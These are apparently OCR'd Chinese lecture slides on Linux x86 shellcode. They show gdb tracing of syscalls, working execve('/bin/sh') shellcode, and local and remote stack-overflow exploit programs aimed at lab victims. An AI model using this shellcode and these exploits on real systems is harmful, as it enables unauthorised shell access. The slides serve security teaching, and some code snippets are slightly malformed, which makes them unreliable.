第11章
Linux shellcode技术

中国科学技术大学 曾凡平
billzeng@ustc.edu.cn

内容提要

- shellcode是一段机器指令，用于在溢出之后改变系统的正常流程，转而执行shellcode从而入侵目标系统。

11.1 熟悉系统调用
11.2 得到shell的shellcode
11.3 本地攻击
11.4 远程攻击

11. *Linux x86*平台*shellcode*技术

- **缓冲区溢出攻击的3个问题：**
  - **(1)返回地址在攻击串的位置；**
  - **(2)返回地址的值；**
  - **(3)编写shellcode。**
- 编写shellcode要用到汇编语言。*x86*的汇编语法常见的有*AT&T*和*Intel*。
  - *Linux*下的编译器和调试器使用的是***AT&T*语法(*mov src, des*)**
  - *Win32*下的编译器和调试器使用的是***Intel*语法(*mov des, src*)**。

11.1 系统调用

- Linux下每一个函数实际上都是由系统调用实现的。以下例程实现正常的退出功能，最终使用了系统调用。

```
i@U32:~/ns/10$ cat exit.c
#include <stdio.h>
#include <stdlib.h>
void main()
{
   exit(0x12);
}
```

编译、运行、跟踪程序

- i@U32:~/ns/10$ gcc -o e exit.c
- i@U32:~/ns/10$ ./e
- i@U32:~/ns/10$ echo $?
  - 18
- i@U32:~/ns/10$ gdb e
  - GNU gdb (Ubuntu 7.7-0ubuntu3.1) 7.7
- (gdb)

- (gdb) disas main
- Dump of assembler code for function main:
- 0x0804841d <+0>: push %ebp
- 0x0804841e <+1>: mov %esp,%ebp
- 0x08048420 <+3>: and $0xfffffff0,%esp
- 0x08048423 <+6>: sub $0x10,%esp
- 0x08048426 <+9>: movl $0x12,(%esp)
- 0x0804842d <+16>: call 0x8048300 <exit@plt>
- End of assembler dump.
- (gdb)

- (gdb) b *(main+16)
  - Breakpoint 1 at 0x804842d
- (gdb) display/i $pc
- (gdb) r
  - 1: x/i $pc
  - => 0x804842d <main+16>: call 0x8048300 <exit@plt>
- (gdb) disas exit
  - Dump of assembler code for function __GI_exit:
  - 0xb7e49400 <+0>: push %ebx
  - 0xb7e49401 <+1>: call 0xb7f3d46b <__x86.get_pc_thunk.bx>
  - 0xb7e49406 <+6>: add $0x177bfa,%ebx
  - 0xb7e4940c <+12>: sub $0x18,%esp
  - 0xb7e4940f <+15>: movl $0x1,0x8(%esp)
  - 0xb7e49417 <+23>: lea 0x3c4(%ebx),%eax
  - 0xb7e4941d <+29>: mov %eax,0x4(%esp)
  - 0xb7e49421 <+33>: mov 0x20(%esp),%eax
  - 0xb7e49425 <+37>: mov %eax,(%esp)
  - 0xb7e49428 <+40>: call 0xb7e49300 <__run_exit_handlers>
  - End of assembler dump.

- (gdb) b *(exit+40)
- Breakpoint 2 at 0xb7e49428: file exit.c, line 104.
- (gdb) c
  - 1: x/i $pc
  - => 0xb7e49428 <__GI_exit+40>: call 0xb7e49300 <__run_exit_handlers>
- (gdb) disas *(__run_exit_handlers)
  - Dump of assembler code for function __run_exit_handlers:
  - 0xb7e49300 <+0>: push %ebp
  - 0xb7e49301 <+1>: push %edi

  - 0xb7e4938f <+143>: mov %esi,(%esp)
  - 0xb7e49392 <+146>: call 0xb7ecc704 <_exit>
  - 0xb7e49397 <+151>: nop
- (gdb) b *(__run_exit_handlers+146)
  - Breakpoint 3 at 0xb7e49392: file exit.c, line 97.
- (gdb) b *(__run_exit_handlers+151)
  - Breakpoint 4 at 0xb7e49397: file exit.c, line 97.

- (gdb) c
- 1: x/i $pc
  - => 0xb7e49392 <__run_exit_handlers+146>: call 0xb7ecc704 <_exit>
- (gdb) **disas _exit**
  - Dump of assembler code for function _exit:
  - 0xb7ecc704 <+0>: mov 0x4(%esp),%ebx
  - 0xb7ecc708 <+4>: mov $0xfc,%eax
  - 0xb7ecc70d <+9>: call *%gs:0x10
  - 0xb7ecc714 <+16>: mov $0x1,%eax
  - 0xb7ecc719 <+21>: int $0x80
  - 0xb7ecc71b <+23>: hlt
  - End of assembler dump.
- (gdb) **b *(_exit+9)**
  - Breakpoint 5 at 0xb7ecc70d: file ../sysdeps/unix/sysv/linux/i386/_exit.S, line 29.
- (gdb) **b *(_exit+21)**
  - Breakpoint 6 at 0xb7ecc719: file ../sysdeps/unix/sysv/linux/i386/_exit.S, line 36.

- (gdb) c
  - => 0xb7ecc70d <_exit+9>: int3
- (gdb) si
  - => 0xb7fdd414 <__kernel_vsyscall>: push %ecx
- (gdb)
  - => 0xb7fdd415 <__kernel_vsyscall+1>: push %edx
- (gdb)
  - => 0xb7fdd416 <__kernel_vsyscall+2>: push %ebp
- (gdb)
  - => 0xb7fdd417 <__kernel_vsyscall+3>: mov %esp,%ebp
- (gdb)
  - => 0xb7fdd419 <__kernel_vsyscall+5>: sysenter
- (gdb) i reg eax ebx ecx edx
  - eax 0xfc 252
  - ebx 0x12 18
  - ecx 0x0 0
  - edx 0x0 0

- **新版本的Linux IA32 使用sysenter进入系统功能调用。**
  - **eax=0xfc 调用号**
  - **ebx=0x12 参数**
- (gdb) si
  - [Inferior 1 (process 3292) exited with code 022]
- (gdb)
- 因此，如果用相同的eax, ebx的值去调用sysenter，也可实现相同的功能，且运行效率更高。
- **注意：**sysenter与int $0x80实现相同的功能，但是有些Linux系统不支持sysenter。

用功能调用实现exit

```
void main()          //exit_asm.c
{
   "mov    $0xfc,%eax;“
    "mov    $0x12,%ebx;“
    "sysenter;" //"int  $0x80;“
}
```

- i@U32:~/ns/10$ gcc -o ea exit_asm.c
- i@U32:~/ns/10$ ./ea
- i@U32:~/ns/10$ echo $?
  - 18

11.2 编写Linux IA32的shellcode

- 编写shellcode一般经过以下**3个步骤**：
  1. 编写简洁的能完成所需要功能的c程序；
  2. 反汇编可执行代码，用*系统功能调用代替函数调用*，用汇编语言实现相同的功能；
  3. 提取出操作码，写成shellcode，并用C程序验证

得到Shell的shellcode

通常溢出后是为了得到一个Shell，以便于控制目标系统。

```
i@U32:~/ns/10$ gcc -o shell shell.c
i@U32:~/ns/10$ ./shell
$
```

shell.c

```
void foo()
{
    char * name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve( name[0], name, NULL );
}
int main(int argc, char * argv[])
{    foo();    return 0; }
```

用系统功能调用获得shell

- i@U32:~/ns/10$ gdb shell
- (gdb) **disas main**

  Dump of assembler code for function main:

  0x0804844d <+0>: push %ebp

  0x0804844e <+1>: mov %esp,%ebp

  0x08048450 <+3>: and $0xfffffff0,%esp

  0x08048453 <+6>: call 0x804841d <foo>

  0x08048458 <+11>: mov $0x0,%eax

  0x0804845d <+16>: leave

  0x0804845e <+17>: ret

- (gdb) **disas foo**

```
Dump of assembler code for function foo:
  0x0804841d <+0>: push   %ebp
   0x0804841e <+1>:mov    %esp,%ebp
   0x08048420 <+3>:sub    $0x28,%esp
   0x08048423 <+6>:movl   $0x80484f0,-0x10(%ebp)
   0x0804842a <+13>:          movl   $0x0,-0xc(%ebp)
   0x08048431 <+20>:          mov    -0x10(%ebp),%eax
   0x08048434 <+23>:          movl   $0x0,0x8(%esp)
   0x0804843c <+31>:          lea    -0x10(%ebp),%edx
   0x0804843f <+34>:          mov    %edx,0x4(%esp)
   0x08048443 <+38>:          mov    %eax,(%esp)
   0x08048446 <+41>:          call   0x8048310 <execve@plt>
   0x0804844b <+46>:          leave
   0x0804844c <+47>:          ret
End of assembler dump.
```

- (gdb) **b *(foo+41)**
- (gdb) **display/i $pc**
- (gdb) **r**

  => 0x8048459 <foo+41>: call 0x8048310 <execve@plt>
- (gdb) **disas __execve**

  Dump of assembler code for function __execve:

  0xb7ecc720 <+0>: push %edi

  0xb7ecc721 <+1>: push %ebx

  ……

  0xb7ecc739 <+25>: xchg %ebx,%edi

  0xb7ecc73b <+27>: mov $0xb,%eax

  0xb7ecc740 <+32>: call *%gs:0x10

  0xb7ecc768 <+72>: jmp 0xb7ecc750 <__execve+48>

- **(gdb) b *(__execve+32)**
- (gdb) c

  => 0xb7ecc740 <__execve+32>: call *%gs:0x10
- (gdb) **si**

  ⇒ 0xb7fdd414 <__kernel_vsyscall>: push %ecx

⇒ (gdb) **disas __kernel_vsyscall**

Dump of assembler code for function __kernel_vsyscall:

0xb7fdd414 <+0>: push %ecx

0xb7fdd415 <+1>: push %edx

0xb7fdd416 <+2>: push %ebp

0xb7fdd417 <+3>: mov %esp,%ebp

0xb7fdd419 <+5>: sysenter

- (gdb) **si**

  => 0xb7fff415 <__kernel_vsyscall+1>: push %edx

- (gdb)
  => 0xb7fff419 <__kernel_vsyscall+5>: sysenter
- (gdb) **i reg eax ebx ecx edx**
  eax 0xb 11 **系统调用号11**
  ebx 0x8048514 134513940 **execve的参数1**
  ecx 0xbffff268 -1073745304 **execve的参数2**
  edx 0x0 0 **NULL** **execve的参数3**
- (gdb) **x/x $ebx**
  0x8048514: 0x6e69622f **name[0]**
- (gdb) **x/x $ecx**
  0xbffff268: **0x08048514** **char * name[2]**
- (gdb)
  0xbffff26c: 0x00000000
- (gdb) **x/s $ebx**
  0x8048514:"/bin/sh"

- (gdb) **c**

  Continuing.

  process 5920 is executing new program: /usr/bin/bash

  Error in re-setting breakpoint 1: No symbol "foo" in current context.

  Error in re-setting breakpoint 2: No symbol "__execve" in current context.

  Error in re-setting breakpoint 1: No symbol "foo" in current context.

  Error in re-setting breakpoint 2: No symbol "__execve" in current context.

  Error in re-setting breakpoint 1: No symbol "foo" in current context.

  Error in re-setting breakpoint 1: No symbol "foo" in current context.

- **$**

用相同的数据寄存器的值➔调用sysenter

- 如果**用相同的寄存器的值调用sysenter**则可以不使用execve函数，也可以达到相同的目的。
- 只要知道在执行execve函数中的sysenter指令之前其他各必须(required)寄存器该如何赋值，就可以写获得shell的shellcode。
- **问题：**
  - **为什么shellcode不可以直接调用execve函数?**

用功能调用实现execve

$ gcc -o shell_asm shell_asm.c

$ ./shell_asm

$

可实现execve的功能。

It works!!!

```
void foo()
{
   __asm__("mov    $0x0,%edx   ;"
        "push   %edx        ;"
        "push   $0x0068732f ;"
        "push   $0x6e69622f ;"
        "mov    %esp,%ebx   ;"
        "push   %edx        ;"
        "push   %ebx        ;"
        "mov    %esp,%ecx   ;"
        "mov    $0xb,%eax   ;"
        "int    $0x80       ;"
        //"sysenter   ;");}
int main(int argc, char * argv[])
{    foo();    return 0;   }
```

从可执行文件中提取shellcode

- 将shell_asm中的有效代码提取出来，保存在字符串中，即shellcode，并验证其是否能工作。
- i@U32:~/ns/10$
- objdump -d shell_asm > opcode.txt
- i@U32:~/ns/10$ gedit opcode.txt
- shell_asm: file format elf32-i386
- Disassembly of section .init:
  - 08048294 <_init>:
  - 8048294: 53 push %ebx
  - 8048295: 83 ec 08 sub $0x8,%esp

- 080483ed <foo>:
- 80483ed: 55 push %ebp
- 80483ee: 89 e5 mov %esp,%ebp
- 80483f0: ba 00 00 00 00 mov $0x0,%edx
- 80483f5: 52 push %edx
- 80483f6: 68 2f 73 68 00 push $0x68732f
- 80483fb: 68 2f 62 69 6e push $0x6e69622f
- 8048400: 89 e3 mov %esp,%ebx
- 8048402: 52 push %edx
- 8048403: 53 push %ebx
- 8048404: 89 e1 mov %esp,%ecx
- 8048406: b8 0b 00 00 00 mov $0xb,%eax
- 804840b: 0f 34 sysenter
- 804840d: 5d pop %ebp
- 804840e: c3 ret

shell_asm_opcode.c

```
char shellcode[] =
"\xba\x00\x00\x00\x00\x52\x68\x2f\x73\x68\x00"
"\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1"
"\xb8\x0b\x00\x00\x00\x0f\x34";
void main()
{
    ((void (*)())shellcode)();
}
```

- $ gcc -o shell_asm_opcode shell_asm_opcode.c
- $ ./shell_asm_opcode
- $
- 可以工作。但是，shellcode是以字符串形式注入进程，不能有**'\x00'**

修正的shell_asm.c
shell_asm_fix.c

- 有两种方法避免shellcode中的'\x00'：
  - **(1)手工修改汇编代码**，用别的汇编指令代替会出现机器码为'\x00'的汇编指令，比如用xor %edx,%edx代替mov $0x0,%edx。这种方法**适合较短的shellcode**；
  - **(2) 对shellcode进行编码**，把解码程序用的代码和编码后的shellcode作为新的shellcode。新的shellcode在目标进程空间中先运行解码程序，将shellcode还原，再执行原来的shellcode。该方法**适合于代码量较大的shellcode**。
- 在此介绍第一种方法。

```
void foo()
{
    __asm__("xor    %edx,%edx ;"
        "push   %edx ;"
        "push   $0x68732f6e ;"
        "push   $0x69622f2f ;"
        "mov    %esp,%ebx ;"
        "push   %edx ;"
        "push   %ebx ;"
        "mov    %esp,%ecx ;"
        "lea    0xb(%edx),%eax ;"
        "int    $0x80;" //"sysenter ;");
}
int main(int argc, char * argv[])
{    foo();    return 0; }
```

- [ns@F19x32 shellcode]$ objdump -d fix
- 08048400 <foo>:
- 8048400: 55 push %ebp
- 8048401: 89 e5 mov %esp,%ebp
- **8048403: 31 d2 xor %edx,%edx**
- **8048405: 52 push %edx**
- **8048406: 68 6e 2f 73 68 push $0x68732f6e**
- **804840b: 68 2f 2f 62 69 push $0x69622f2f**
- **8048410: 89 e3 mov %esp,%ebx**
- **8048412: 52 push %edx**
- **8048413: 53 push %ebx**
- **8048414: 89 e1 mov %esp,%ecx**
- **8048416: 8d 42 0b lea 0xb(%edx),%eax**
- **8048419: cd 80 int $80**
- 804841b: 5d pop %ebp
- 804841c: c3 ret

shell_asm_fix_opcode.c

```
char shellcode[] =
"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\xcd\x80";
void main()
{
    char attackStr[512];
    strcpy(attackStr, shellcode);
    ((void (*)())attackStr)();
}
```

- i@U32:~/ns/10$ gcc -o code shell_asm_fix_opcode.c
- i@U32:~/ns/10$ ./code
- $

更复杂的shellcode的编写

- 更复杂的shellcode的编写方法也是一样的。
- ***方法：*** 编写简洁的能完成所需要功能的c程序，反汇编可执行代码，提取出操作码，写成shellcode，**并用C程序验证**。
- 比如开设服务端口的shellcode，获得远程shell的shellcode等。

11.3 Linux IA32本地攻击

- 本地攻击要求攻击者有一个合法的帐户。
  - 一般而言，如果进程从文件中读数据或从环境中获得数据，且存在溢出漏洞，则有可能获得shell。
  - 如果进程从终端获取用户的输入，尤其是要求输入字符串，则**很难获得shell**。这是因为shellcode中有大量的不可显示的字符，用户很难以字符的形式**从终端**输入到缓冲区。

11.3.1 小缓冲区的本地溢出攻击

```
#define LARGE_BUFF_LEN 1024  // lvictim.c
void smash_smallbuf(char * largebuf)
{    char buffer[32];
   FILE *badfile;
   badfile = fopen("./SmashSmallBuf.bin", "r");
   fread(largebuf, sizeof(char), LARGE_BUFF_LEN, badfile);
   fclose(badfile);
   largebuf[LARGE_BUFF_LEN]=0;
   printf("Smash a small buffer with %d bytes.\n\n", strlen(largebuf));
   strcpy(buffer, largebuf);    // smash it and get a shell.
}
void main(int argc, char * argv[])
{    char attackStr[LARGE_BUFF_LEN+1];
   smash_smallbuf(attackStr);
}
```

- **通过调试确定buffer的首地址以及首地址离返回地址的距离。**

- i@U32:~/ns/10$ gcc -fno-stack-protector -o lvictim lvictim.c
- i@U32:~/ns/10$ ./lvictim
  - Segmentation fault (core dumped)
- i@U32:~/ns/10$ gdb lvictim
- (gdb) **disas smash_smallbuf**

  0x08048540 <+0>:push %ebp

  ……


  0x080485b8 <+120>:call 0x80483e0 <strcpy@plt>

  0x080485bd <+125>:leave

  0x080485be <+126>:ret
  - End of assembler dump.
- (gdb) **b *(smash_smallbuf +0)**
  - Breakpoint 1 at 0x8048540
- (gdb) **b *(smash_smallbuf +120)**
  - Breakpoint 2 at 0x80485b8
- (gdb) **b *(smash_smallbuf +126)**
  - Breakpoint 3 at 0x80485be
- (gdb) **display/i $pc**

- (gdb) **r**
  => 0x8048540 <smash_smallbuf>:push %ebp
- (gdb) **x/x $esp**
  0xbffff27c:0x080486fd
- (gdb) **c**
  => 0x80485b8 <smash_smallbuf+120>:call 0x80483e0 <strcpy@plt>
- (gdb) **x/x $esp**
  0xbfffee30:**0xbffff24c**
- (gdb) **p 0xbffff27c-0xbffff24c**
  - **$1 = 48**
- (gdb) **c**
  => 0x80485be <smash_smallbuf+126>:ret
- (gdb) **x/x $esp**
  0xbffff27c:0xbffff310
- (gdb)

攻击串的结构


LARGE_BUFF_LEN
LARGE_BUFF_LEN-strlen(shellcode)-1
52 + n
M
48
RET……RET
RET…
NOP……NOP
ShellCode
start
start address of buffer
RET = start + 52 + n + m, m<M

lexploit.c中的关键函数

```
void ShellCodeSmashSmallBuf()
{    char attackStr[ATTACK_BUFF_LEN];
    unsigned long *ps;
    FILE *badfile;
    memset(attackStr, 0x90, ATTACK_BUFF_LEN);
    strcpy(attackStr + (ATTACK_BUFF_LEN - strlen(shellcode) - 1), shellcode);
    ps = (unsigned long *)(attackStr+48);
    *(ps) = SMALL_BUFFER_START + 0x100;
    attackStr[ATTACK_BUFF_LEN-1] = 0;
    badfile = fopen("./SmashSmallBuf.bin", "w");
    fwrite(attackStr, strlen(attackStr), 1, badfile);
    fclose(badfile);
}
```

运行结果

- i@U32:~/ns/10$ **gcc -o lexploit lexploit.c**
- i@U32:~/ns/10$ **./lexploit**
- i@U32:~/ns/10$ **ll *.bin**

  -rw-rw-r--. 1 ns ns   1023 Oct 7 12:32 SmashLargeBuf.bin

  -rw-rw-r--. 1 ns ns 2097151 Oct 7 12:32 SmashRealBuf.bin


  -rw-rw-r--. 1 ns ns   1023 Oct 7 12:32 SmashSmallBuf.bin
- i@U32:~/ns/10$ **./lvictim**
- **$**

11.3.2 大缓冲区的本地溢出攻击

- 如果要攻击的缓冲区足于容纳shellcode，则可以将shellcode放在缓冲区中。

```
void smash_largebuf(char * largebuf)
{    char buffer[512];
    FILE *badfile;
    badfile = fopen("./SmashLargeBuf.bin", "r");
    fread(largebuf, sizeof(char), LARGE_BUFF_LEN, badfile);
    fclose(badfile);
    largebuf[LARGE_BUFF_LEN]=0;
    printf("Smash a large buffer with %d bytes.\n\n",sizeof(largebuf));
    strcpy(buffer, largebuf);  // smash it and get a shell.
}
main(int argc, char * argv[])
{    char attackStr[LARGE_BUFF_LEN+1];
    smash_largebuf(attackStr);  }
```

攻击串的构造


LARGE_BUFF_LEN
512
N
M
NOP……NOP
ShellCode
RET……RET
start
start address of buffer
RET = start + n

- 对于现代操作系统而言，由于缓冲区的起始地址是会动态变化的，必须在攻击串中放置足够多的NOP，以使得RET的取值范围足够大，才能猜测一个正确的RET。而上图所示的NOP个数不会超过缓冲区的大小，RET的取值范围很小，不适合攻击现代操作系统。
- 因此，**对32位的Linux系统**，进行实际攻击时，一般将shellcode放置在攻击串的最末端，并且攻击串很长，能达到几十k字节，即使是这样，也不能保证每次都能攻击成功。

```
#define OFF_SET 528
#define LARGE_BUFFER_START 0xbfffed4c
void ShellCodeSmashLargeBuf()
{    char attackStr[ATTACK_BUFF_LEN];
    unsigned long *ps, ulReturn;
    FILE *badfile;
    memset(attackStr, 0x90, ATTACK_BUFF_LEN);
    strcpy(attackStr + (LBUFF_LEN - strlen(shellcode) - 1), shellcode);
    memset(attackStr+strlen(attackStr), 0x90, 1);  //
    ps = (unsigned long *)(attackStr+OFF_SET);
    *(ps) = LARGE_BUFFER_START+0x100;
    attackStr[ATTACK_BUFF_LEN - 1] = 0;
    badfile = fopen("./SmashLargeBuf.bin", "w");
    fwrite(attackStr, strlen(attackStr), 1, badfile);
    fclose(badfile);
}
```

11.4 Linux IA32 远程攻击

- 远程攻击还需要考虑以下两个问题：

① 如何把获得的shell控制传输到发起攻击的终端。

② 如何穿透防火墙实施远程攻击。

- 对于问题(1)，一般通过socket和管道技术，将对socket的读写操作重定向为shell命令行的输入输出
- 对于问题(2)，一般通过复用目标系统中合法的socket（接收攻击代码的那个socket）而实现。

vServer.c

```
#define SMALL_BUFF_LEN 64
void overflow(char Lbuffer[])
{    char smallbuf[SMALL_BUFF_LEN];
     strcpy(smallbuf, Lbuffer);        }
int main(int argc, char *argv[])
{    int listenfd = 0, connfd = 0;
     struct sockaddr_in serv_addr;
     int sockfd = 0, n = 0;
     char recvBuff[1024];
     if(argc<2){
          printf("Usage: %s <listening port number>.\n", argv[0]);
          return 1;    }
     if(atoi(argv[1])<1024){
          printf("Error: The listening port number must be more than 1024.\n",
argv[0]);    return 1;  }
```

vServer.c

```
    listenfd = socket(AF_INET, SOCK_STREAM, 0);
    memset(&serv_addr, '0', sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = htonl(INADDR_ANY);
    serv_addr.sin_port = htons(atoi(argv[1]));
    bind(listenfd, (struct sockaddr*)&serv_addr, sizeof(serv_addr));
    listen(listenfd, 10);
    printf("OK: %s is listening on TCP:%d\n", argv[0], atoi(argv[1]));
    while(1)
    {    connfd = accept(listenfd, (struct sockaddr*)NULL, NULL);
            if(connfd==-1) continue;
        if((n = read(connfd, recvBuff, sizeof(recvBuff)-1)) > 0){
         recvBuff[n] = 0;
            printf("Received %d bytes from client.\n", strlen(recvBuff));
         overflow(recvBuff);
        }          close(connfd);      }
}
```

- 对其进行调试可知，smallbuf的起始地址与返回地址的距离为0x4c=76字节。因此，在攻击串的偏移76放置4字节的返回地址，shellcode放在攻击串的最末端。

- 以下例程(rexploit.c)能实现溢出攻击，并在被攻击端获得一个shell。

```
char shellcode[]=
"\x31\xd2\x52\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69"
"\x89\xe3\x52\x53\x89\xe1\x8d\x42\x0b\x0f\x34";
#define RETURN 0xbfffef20 //攻击代码(shellcode)的起始地址
#define SMALL_BUFF_LEN 64
#define LARGE_BUFF_LEN 1024
char Lbuffer[LARGE_BUFF_LEN];
void GetAttackBuff()
{
    unsigned long *ps;
    memset(Lbuffer, 0x90, LARGE_BUFF_LEN);
    strcpy(Lbuffer + (LARGE_BUFF_LEN - strlen(shellcode) - 10), shellcode);
    ps = (unsigned long *)(Lbuffer+76);     *(ps) = RETURN+0x100;
    Lbuffer[LARGE_BUFF_LEN - 1] = 0;
}
```

```
int main(int argc, char *argv[])
{
    int sockfd = 0, n = 0;
    char recvBuff[1024];
    struct sockaddr_in serv_addr;
    if(argc != 3)     {
         printf("\n Usage: %s <ip of server> <port number>\n",argv[0]);
        return 1;     }
    GetAttackBuff();
    memset(recvBuff, '0',sizeof(recvBuff));
    if((sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0)
    {
        printf("\n Error : Could not create socket \n");
        return 1;
    }
```

```
    memset(&serv_addr, '0', sizeof(serv_addr));
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_port = htons(atoi(argv[2]));
    if(inet_pton(AF_INET, argv[1], &serv_addr.sin_addr)<=0)
    {
        printf("\n inet_pton error occured\n");
        return 1;
    }
    if( connect(sockfd, (struct sockaddr *)&serv_addr, sizeof(serv_addr))
< 0)
    {
       printf("\n Error : Connect Failed \n");   return 1;
    }
    write(sockfd, Lbuffer, strlen(Lbuffer));
    return 0;
}
```

- 在Fedora虚拟机(IP地址为192.168.11.136)编译并运行victimServer.c，结果为：
- [i@localhost 10]$ gcc -fno-stack-protector -o vic victimServer.c
- [i@localhost 10]$ ./vic
- 在Ubuntu虚拟机(IP地址为192.168.11.135)编译并运行rexploit.c，结果为：

  i@U32:~/ns/10$ **gcc -o re rexploit.c**

  i@U32:~/ns/10$ **./re 192.168.11.136**

  i@U32:~/ns/10$
- 这时，在Fedora虚拟机可以看到vic被溢出并执行了一个shell：
- [i@localhost 10]$ ./vic
